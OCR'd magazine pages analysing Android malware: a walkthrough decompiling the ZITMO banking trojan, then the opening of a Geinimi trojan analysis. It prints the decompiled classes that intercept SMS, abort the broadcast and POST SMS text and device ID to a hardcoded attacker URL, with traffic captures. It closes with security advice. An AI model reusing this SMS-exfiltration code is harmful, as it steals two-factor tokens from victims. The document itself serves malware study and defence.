

Android user installs a corrupted application (having ZITMO Malware)
User accesses the application functionalities
ZITMO starts listening in the background
ZITMO collects PDUs to construct SMS
ZITMO extracts SMS sender & SMS text
ZITMO does URL encoding of the SMS data
ZITMO sends the URL encoded SMS data in an HTTP POST request to hacker
Two factor authentication token is now available with the hacker
Figure 1. *Depicting the ZITMO flow*

Figure 2. *ZITMO Android Package*




Figure 3. *ZITMO renamed as zip file for extraction purpose*





Figure 4. *Extracted ZITMO files and folders*



```
C:\Documents and Settings\Administrator\My Documents\Downloads\dex-translator-0.
0.9.3\dex-translator-0.0.9.3>dex2jar.bat classes.dex
dex2jar version: reader-1.4, translator-0.0.9.3, ir-1.1
dex2jar classes.dex -> classes_dex2jar.jar
Done.

C:\Documents and Settings\Administrator\My Documents\Downloads\dex-translator-0.
0.9.3\dex-translator-0.0.9.3>_
```

Figure 5. *dex2jar converter tool being used to convert ZITMO to jar file*

Rename the file extension from apk to zip, as shown Figure 3.

Now ZITMO application package can be extracted by using winzip or winrar software. We see the following contents in the extracted folder.

Note that in particular we obtained *classes.dex* file. Dex file is Dalvik executable. In Android, the java class files are compiled to Dalvik executables (dex) and then packaged to apk. These dex files run inside Dalvik Virtual Machine, a key component of the Android Architecture. Next we use dex2jar converter tool, as shown Figure 5. This result in creation of a jar file named *classes_dex2jar.jar.*

Next we open this jar file with a Java Decompiler like jd-gui.

We now have the class files in decompiled format and the code is ready to be analyzed.

ZITMO Code An s

The disassembled code base shows us 6 code files as visible in the screenshot above. These class files are as mentioned below:

- Activation.class
- Config.class
- MainService.class
- R.class
- ServerSession.class
- SmsReceiver.class

We now need to find out how does ZITMO work, i.e. how does it steal the SMSes. The `SmsReceiver.class` file looks promising. So, let's start with this file.

Now the base class is written to extend the Broadcast Receiver class. Broadcast Receiver class in Android listens to all the Broadcasts (announcements) and performs the action defined in the corresponding code. Like a phone call received is a Broadcast, which is listened & caught by the Broadcast Receiver to show the user an incoming call and play his ringtone.

Here SmsReceiver is written to extend Broadcast Receiver. This is done to listen to some specific broadcast.

```
public class SmsReceiver extends BroadcastReceiver
{
```

Some Strings are defined next.

```
public static final String KEY_SMS_ARRAY = „pdus";
  public static final String TAG = „SmsReceiver";
```

`onReceive` is written inside the Broadcast Receiver to define the actions to be performed when the Broadcast is received.

```
  public void onReceive(Context paramContext, Intent
                   paramIntent)
  {
```

The next set of code piece is obtaining PDUs. Protocol Data Unit or PDUs are used to obtain the contents of an SMS in Android. First PDUs are captured and then the SMS contents are extracted from it.




Figure 6. *ZITMO jar file decompilation with jd-gui*

```
    Bundle localBundle = paramIntent.getExtras();
    if ((localBundle != null) && (localBundle.
                containsKey(„pdus”)))
    {
```

It checks whether pdus (PDUs) is received. If so, it aborts the broadcast using the `abortBroadcast()` function.

```
      abortBroadcast();
```

It further generates an intent which passes pdus to the MainService class. (Intent in Android is fired when an Activity starts, or communication with a Service is required, or for Broadcast Listener to catch it and act).

```
      paramContext.startService(new Intent(paramContext,
      MainService.class).putExtra(„pdus”, localBundle));
    }
  }
}
```

Ok. Now we understand what SmsReceiver class does. We also know that this class passes the PDUs to the MainService class. So, we will now take a look at the MainService class.

This class file is defined to extend a Service Class. A Service in Android is defined to run in background while any other action is being performed. ZITMO Malware is running a Service (sounds phishy!)

```
public class MainService extends Service
{
  public IBinder onBind(Intent paramIntent)
  {
    return null;
  }
```

The next piece of code collects pdus (PDUs) obtained from the intent fired by the SmsReceiver class. The pdus (PDUs) are collected in an array. The collected array further invokes `SmsBlockerThread` class. (We will see further how this `SmsBlackerThread` creates the SMS from the PDUs, encodes it with URLEncoding scheme and passes to the other class for further processing) (Listing 3).

An SmsBlockerThread is executed now.

```
  private class SmsBlockerThread extends Thread
  {
```

A String and Object is defined.

```
public static final String TAG = „SmsBlockerThread”;
    private Object[] pdus;
pdus (PDUs) is created as an object.
```

```
  SmsBlockerThread(Object[] arg2)
  {
    Object localObject;
    this.pdus = localObject;
  }
```

Listing 1. *SmsReceiver.class*

```
Let us go through the code line by line and try to
understand what it does.
First of all it imports the necessary packages:

package com.systemsecurity6.gms;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
```

Listing 2. *MainService.class*

```
First imports the necessary packages.

package com.systemsecurity6.gms;
import android.app.Service;
import android.content.Intent;
import android.os.Bundle;
import android.os.IBinder;
import android.telephony.SmsMessage;
import android.telephony.TelephonyManager;
import java.io.UnsupportedEncodingException;
import java.util.ArrayList;
import java.util.List;
import org.apache.http.client.entity.
                    UrlEncodedFormEntity;
import org.apache.http.message.BasicNameValuePair;
```

Listing 3. *Part 1*

```
  public int onStartCommand(Intent paramIntent, int
                    paramInt1, int paramInt2)
  {
    Bundle localBundle = paramIntent.
                    getBundleExtra("pdus");
    if (localBundle != null)
    {
      Object[] arrayOfObject = (Object[])
                    localBundle.get("pdus");
      if (arrayOfObject != null)
        new SmsBlockerThread(arrayOfObject).start();
    }
    return 2;
  }
```

New few lines of code help in construction of SMS message from the pdus (PDUs) collected in the array (Listing 4). The first string obtains the originating address (which is a phone number in this case) from the constructed message.

```
String str1 = localSmsMessage.getOriginatingAddress();
```

The second string obtains the message body or the so called SMS text.

```
String str2 = localSmsMessage.getMessageBody();
```

The next set of code adds these string in a localArrayList against `BasicNameValuePair f` and `b` (Listing 5). Another string is declared.

```
String str3 = null;
```

Listing 4. *Part 2*

```
public void run()
{
  ArrayList localArrayList = new ArrayList();
  int i = 0;
  int j = 0;
  while (true)
  {
    if (i >= this.pdus.length)
    {
      if (localArrayList.size() != 0)

      return;
    }
    SmsMessage localSmsMessage = SmsMessage.
                createFromPdu((byte[])this.
                pdus[i]);
```

Listing 5. *Part 3*

```
    if (str2 != null)
    {
      if (str1 != null)
        localArrayList.add(new
                BasicNameValuePair("f" + j,
                str1));
     localArrayList.add(new BasicNameValuePair("b"
                + j, str2));
      j++;
    }
    i++;
  }
```

Telephony Manager of Android is invoked for usage of the telephony services on the device.

```
      TelephonyManager localTelephonyManager = (Telephony
Manager)MainService.this.getSystemService(„phone");
```

Now string 3 obtains the device id.

```
      if (localTelephonyManager != null)
        str3 = localTelephonyManager.getDeviceId();
      if (str3 == null);
```

A loop is created and pid is added as another `BasicNameValuePair` to `localArrayList`.

```
      for (String str4 = „0"; ; str4 = str3)
      {
        while (true)
        {
          localArrayList.add(new
                   BasicNameValuePair(„pid", str4));
          try
          {
```

This Array List is `URLEncoded` and passed to `postRequest` method of `ServerSession` class.

```
           ServerSession.postRequest(new UrlEncodedFormE
                   ntity(localArrayList));
          }
          catch (UnsupportedEncodingException
                   localUnsupportedEncodingException)
          {
          }
        }
        break;
      }
    }
  }
}
```

Since the array is passed to `ServerSession` class, we move on to the same. The ServerSession class is defined next.

```
public class ServerSession
{
```

Some declarations are done.

```
  public static final int DELAY_RETRY = 15000;
  public static final String TAG = „ServerSession";
```

Interestingly a URL is defined inside the `initUrl()` method (this too sounds phishy!)

```
public static String initUrl()
{
  return „http://softthrifty.com/security.jsp”;
}
```

JSONObject postRequest is created and the localArrayList created in MainService class is passed as `UrlEncodedFormEntity` (Listing 7).

Now the code is written to generate a POST request and send the values in the array to the URL (which is defined as string here; Listing 8).

Now some catch blocks for exception handling are written (Listing 9). Voila!! The attacker receives the content of the SMS on the specified URL!! To make a point, the URL present in the code does not exists now.

Summarizing the ZITMO Code

We traced out the flow of ZITMO code. Let's take a look at it once again:

- Starts a Broadcast Listener to listen for the incoming SMS
- Collects the pdus (PDUs) in an array to construct the SMS
- Passes the pdus (PDUs) array as an object to another class
- The other class obtains the SMS Sender and the SMS text from the array
- It also prepares a URL Encoded Object of array and passes it to another class
- This new class accepts the SMS data in URL Encoded format and prepares an HTTP POST request
- The POST request is then send to a URL defined in same class. This URL is the hackers address

This way ZITMO intercepts the SMS and forwards it to the hackers.

Runtime Analysis of ZITMO

Interested people may want to conduct runtime analysis of ZITMO and watch the SMS going to the remote server. Sorry Guys! The infected applications are removed from the Google Android Market Place.

If you understood the code, it becomes quite easy to realize the runtime behavior of the application (or malware). Here are the steps you should follow for conducting the runtime analysis of any Android Malware:

- Obtain the corrupted APK in the Android Emulator (Prefer Emulator over the actual Device / Phone. You do not know the impact of the malware beforehand).
- Install the APK package as an Android application
- Proxy the emulator to your machine
- Run a proxy (interceptor) tool in your machine
- Run the application in the proxied emulator
- Now all the requests generated pass through your proxy. You may use it to further understand it

Alternatively, people would like to use Wireshark to capture the requests.

Fortinet posted a screenshot of Wireshark, which shows the POST request being sent by ZITMO to the remote server. Same is taken from their website and presented below:

If you noticed well, you would see a post request to /security.jsp. Now if you go back the ZITMO code we analyzed, you must have noticed that the hacker URL ends with `/security.jsp`. Further the highlighted part in the screenshot shows the SMS data travelling to the remote host.

Listing 6. *ServerSession.class*

```
As we saw that the MainService class is passing the
array to this class to create a POST request. Let us
understand the flow of this class.
First it imports the necessary packages.

package com.systemsecurity6.gms;
import java.io.IOException;
import org.apache.http.client.ClientProtocolException;
import org.apache.http.client.entity.
                    UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.impl.client.BasicResponseHandler;
import org.apache.http.impl.client.DefaultHttpClient;
import org.json.JSONException;
import org.json.JSONObject;
import org.json.JSONTokener;
```

Listing 7. *Part 1*

```
  public static JSONObject postRequest(UrlEncodedForm
                    Entity paramUrlEncodedFormEntity)
  {
    String str = initUrl();
    int i = 0;
    while (true)
    {
      Object localObject;
      if (i >= 5)
      {
        localObject = null;
        return localObject;
      }
      try
      {
```

In Android Emulator, you have the feature to send SMS inside the emulator. Using Telnet connect to the port emulator is running, use the command line to send SMS to the emulator.

Listing 8. *Part 2*

```
        localHttpPost.setEntity(paramUrlEncodedForm
                    Entity);
        BasicResponseHandler
                    localBasicResponseHandler = new
                    BasicResponseHandler();
        JSONObject localJSONObject = (JSONObject)
                    new JSONTokener((String)
                    new DefaultHttpClient().
                    execute(localHttpPost,
                    localBasicResponseHandler)).
                    nextValue();
        localObject = localJSONObject;
      }
```

Listing 9. *Part 3*

```
catch (ClassCastException localClassCastException)
      {
        try
        {
          Thread.sleep(15000L);
          i++;
        }
        catch (InterruptedException
                    localInterruptedException)
        {
          break label86;
        }
      }
      catch (JSONException localJSONException)
      {
        break label80;
      }
      catch (IOException localIOException)
      {
        break label80;
      }
      catch (ClientProtocolException
                    localClientProtocolException)
      {
        label80: label86: break label80;
      }
    }
  }
}
```

This way you can conduct runtime analysis of Malware like ZITMO. Send SMS inside the emulator via Telnet. ZITMO intercepts and sends a POST request, which we saw in the Wireshark screenshot.

Note: There is an Android tool called Shark. If you are running the Malware inside your Android device, you can use Shark to capture the TCP dump of the packets. But let me warn you again to refrain from analyzing malwares in actual devices, if you love your devices.

You can use Android emulators for conducting analysis of other malwares too, which can steal your address book, calendar, stored data, or saved passwords. Android Emulator is a powerful tool compared to the Simulators available for other platforms. Go and have fun analyzing malwares!

Android Security

Malwares around, how do I stay secure? With the malwares increasingly targeting Android, there are some necessary calls to be taken to secure against them and stay protected. We will first look into what developers should do, then suggestions for Google Android Market and conclude with user's responsibility to stay protected.

Developer's responsible code of conduct


As a responsible developer, we all should write code which is non-intrusive, non-obtrusive and non-harmful in nature. Enough jargons, simply put, the code should not be harmful for users and should not compromise his security and privacy.

To break it down further, as a developer we should not write code which can-

- Steal user's SMS
- Steal user's Address Book, Calendar, or other phone data
- Steal user's saved passwords or tokens
- Install Trojans, Malwares, Virus in users devices
- Keep utilizing the user's bandwidth (by sending unnecessary network traffic)

In spite of taking precautions, we may still end up serving malicious code unknowingly. Probably someone manipulated some code files or an insider put a backdoor before the compiled package was distributed or 3rd party developers were involved and had access to the code.

Hence, it is best to get the code reviewed by independent testers for functional, security and operational flaws. It would not just protect you from the scenarios we discussed here, but would also develop better security in your applications. This would also help in building your rapport among users and the overall rating of your



```
Frame 64 (128 bytes on wire, 128 bytes captured)
Linux cooked capture
Internet Protocol, Src: [illegible]
Transmission Control Protocol, Src Port: 38250 (38250), Dst Port: http (80), Seq: 224, Ack: 28, Len: 60
[Reassembled TCP Segments (283 bytes): #63(223), #64(60)]
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded
```

Figure 7. *Fortinet screenshot of wireshark capture of POST request send by ZITMO*

application. (If you do not have internal code review expertise, see if you can hire one externally).

Suggestions for Android Market

Android Market Place is the official release and download place for Android applications. Android Users download the application from the Android Market. So it becomes Google's responsibility to make sure that the applications uploaded to the Android Market are secure and harmless.

Google should have some defined criteria and should perform basic security checks to safeguard Android users. There have been many cases where some applications available on the market were found to contain malwares. One case in point being DroidDream and its lite version – it infected more than 25 applications and more than 100,000 Android users. In fact, these incidents are eye-openers and stress further on strict vetting process by the Android Market.

Currently, the checks Android Market performs before uploading is not revealed to the public. A vendor would probably like to keep this secret, otherwise the bad guys will come to know what checks are being performed and what are not. Nevertheless, no one would bother, if they are secure.

User Responsibility

Developer secured the application and Market Place did the sanity checks; is the job complete? No, it is the user who is ultimately affected. It is the user whose sensitive data, passwords, or device is at risk. It is the user whose phone bill matters. It is user who should be worried most to protect himself. It is said that *God helps those who help themselves*. So, below are few recommendations for the users:

- Set a password or lock for your device
- Keep the base platform updated
- Install software and security updates
- Install Antivirus for Mobiles (There are many of them available now)
- Use file system encryption wherever available
- Do not store you passwords / PINs in mobile (Memorize them)
- Do not jailbreak or root your phone
- Install Applications from trusted source only
- Read the application reviews if available, before using it
- Take back up of important data, at a suitable frequency
- When using the phone provided by your employer, follow all the policy / guidelines circulated by them
- Enterprises may want to use a device management solution
- Never ever install a corrupt software knowingly

Conclusion

In this article, we saw how malwares are increasingly becoming a threat for smartphone users as well, the impact these malwares can have. We took a look at a banking malware called ZITMO. ZITMO targets banking applications to bypass the two factor authentication by stealing the token which is sent as an SMS to the user's device. ZITMO functions by stealing the SMS and sends it over HTTP to a remote server. Later, we looked some security practices that can be followed by involved stakeholders. Let's make every effort to protect the systems we use. Stay safe, stay secure!

PRASHANT VERMA

Prashant Verma is a Security Consultant. He currently leads the Mobile Security Service at Paladion Networks. He has conducted numerous application and network penetration tests. He is the co-author of "Security Testing Handbook for Banking Applications". He has authored security articles for Palisade. He loves to blog and tweets too. He has taken guest lectures and security trainings too. He is a "Digital Evidence Analyst" by Asian School of Cyber Laws. He also does Java and Android Security Code Reviews.

Android Trojan Geinimi

This malware has been identified as another variant of the most popular Geinimi, which targeted a significant number of Android Phone users. The Trojan was originally used as a package namely "com.geinimi", but over the period of time the variants took more advanced obfuscated form.

The Trojan works as a BOT and communicates to the *Command & Control servers* (C&C) embedded within the Trojan. Just as in some of the Trojans seen over Internet the C&C servers are hardcoded within. However, the list of servers is not easily identifiable as it's obfuscated using DES.

The Trojan also has the DES key hardcoded within which helped us decrypt the information.

However, on further investigation it was observed that C&C servers are inactive which reduces the threat level of this Trojan to a greater extent.

Based on the information available from Kindsight Security Labs (*http://www.kindsight.net/en/blog/2011/10/25/new-versions-of-geinimi-on-loose*) there have been numerous applications injected with Geimini.

Infection

The user is lead by various social engineering techniques to install the malware on their phone. One of the most commonly used techniques is by injecting the Trojan into a legitimate application and making it available for users to download and install. The applications may vary from productive applications to entertainment applications or games, which in this case it was a game famously known as *Baseball Superstars 2010*.




Figure 1. *Baseball Superstars 2010 Installed*




Figure 2. *Application works perfectly fine*

Threat

The Trojan is not only capable of intercepting inbound SMS, Send SMS, Restart Packages make a CALL, Access GPS to know the Phone's location (longitude and latitude), access browser's history and much more.

Remediation


The threat can be removed by uninstalling the application. If any passwords were stored in the phone, it is recommended to change passwords and also check for your cellular service provider's bill for any calls made to SPECIAL NUMBERS. Most Android anti-virus products will detect and remove this threat.

Detailed Analysis

Installation and Infection

The Trojan is injected in the legitimate application in this case a gaming application *Baseball Superstars 2011*. The user is tricked into downloading and installing this application onto the Android Mobile Phone. For a user the application seems to be legitimate and will be able to use all the gaming modules of the application (as shown in the Figure 1).

At first the application seems legitimate and user is allowed to use all the features of the application. In this case we were able to play *Baseball Superstars 2010* without any problems.


3:41


Permissions

This application can access the following on your phone:

✓ **Your personal information**
read Browser's history and bookmarks, read contact data, write Browser's history and bookmarks, write contact data

✓ **Services that cost you money**
directly call phone

Figure 3. *Permission requested by application*



3:42

information
read Browser's history and bookmarks, read contact data, write Browser's history and bookmarks, write contact data

✓ **Services that cost you money**
directly call phone numbers, send SMS messages

✓ **Your messages**
edit SMS or MMS, read SMS or MMS, receive

Figure 4. *Permission requested by infected application*


3:43


directly call phone numbers, send SMS messages

✓ **Your messages**
edit SMS or MMS, read SMS or MMS, receive SMS

✓ **Your location**
coarse (network-based) location, fine (GPS) location

✓ **Network communication**
full Internet access

Figure 5. *Permission available for application (complete access to SMSGPS services)*


3:43


✓ **Storage**
modify/delete SD card contents

✓ **Phone calls**
read phone state and identity

✓ **System tools**
mount and unmount filesystems

Show all

Figure 6. *System tool access*



```
[illegible] 192.168.5.131    117.135.134.185  TCP   [illegible] > http-alt [ACK] Seq=540 Ack=1140 Win=[illegible] Len=0
[illegible] 192.168.5.131    117.135.134.185  TCP   qip-msgd > http-alt [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
12825 [illegible] 117.135.134.185  192.168.5.131    TCP   http-alt > qip-msgd [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
12826 [illegible] 192.168.5.131    117.135.134.185  TCP   qip-msgd > http-alt [ACK] Seq=1 Ack=1 Win=64240 Len=0
12827 [illegible] 192.168.5.131    117.135.134.185  TCP   [TCP segment of a reassembled PDU]
12828 [illegible] 117.135.134.185  192.168.5.131    TCP   http-alt > qip-msgd [ACK] Seq=1 Ack=245 Win=64240 Len=0
12829 [illegible] 192.168.5.131    117.135.134.185  HTTP  POST /[illegible].do HTTP/1.1  (application/x-www-form-urlencoded)
12830 [illegible] 117.135.134.185  192.168.5.131    TCP   http-alt > qip-msgd [ACK] Seq=1 Ack=540 Win=64240 Len=0
12831 [illegible] 117.135.134.185  192.168.5.131    HTTP  HTTP/1.1 404 Not Found  (text/html)
[illegible]
12833 [illegible] 192.168.5.131    117.135.134.185  TCP   qip-msgd > http-alt [ACK] Seq=540 Ack=1139 Win=[illegible] Len=0
[illegible] 117.135.134.185  192.168.5.131    TCP   http-alt > qip-msgd [FIN, PSH, ACK] Seq=1139 Ack=540 Win=64240 Len=0
